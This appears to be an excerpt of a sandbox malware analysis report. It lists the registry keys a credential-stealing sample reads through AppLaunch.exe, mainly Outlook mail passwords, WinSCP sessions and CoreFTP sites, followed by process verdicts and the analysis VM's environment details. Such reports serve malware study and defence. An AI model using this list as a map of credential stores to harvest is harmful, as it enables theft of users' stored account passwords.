HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Settings	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Settings\GetCONTACTSreg	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP User Name	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\FTPware\CoreFTP\Sites	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 User Name	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\Email	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\AppContext	access	0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe, applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 Password	read, access	applaunch.exe	CLEAN

Process

Process Name	Commandline	Verdict
0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe	"C:\Users\RDhJ0CNFevzX\Desktop\0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b.exe"	MALICIOUS
applaunch.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUSPICIOUS
msbuild.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	SUSPICIOUS

YARA / AV

No YARA or AV matches available.

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	win10_64_th2_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	4.6.0
Dynamic Engine Version	4.6.0 / 07/08/2022 04:26
Static Engine Version	4.6.0.0 / 2022-07-08 03:00:22
AV Exceptions Version	4.6.1.9 / 2022-07-29 14:01:00
Link Detonation Heuristics Version	4.6.1.9 / 2022-07-29 14:01:00
Smart Memory Dumping Rules Version	4.6.1.9 / 2022-07-29 14:01:00
Config Extractors Version	4.6.1.12 / 2022-08-02 11:53:09
Signature Trust Store Version	4.6.1.9 / 2022-07-29 14:01:00
VMRay Threat Identifiers Version	4.6.1.14 / 2022-08-03 12:19:21
YARA Built-in Ruleset Version	4.6.1.10

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	Not installed

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows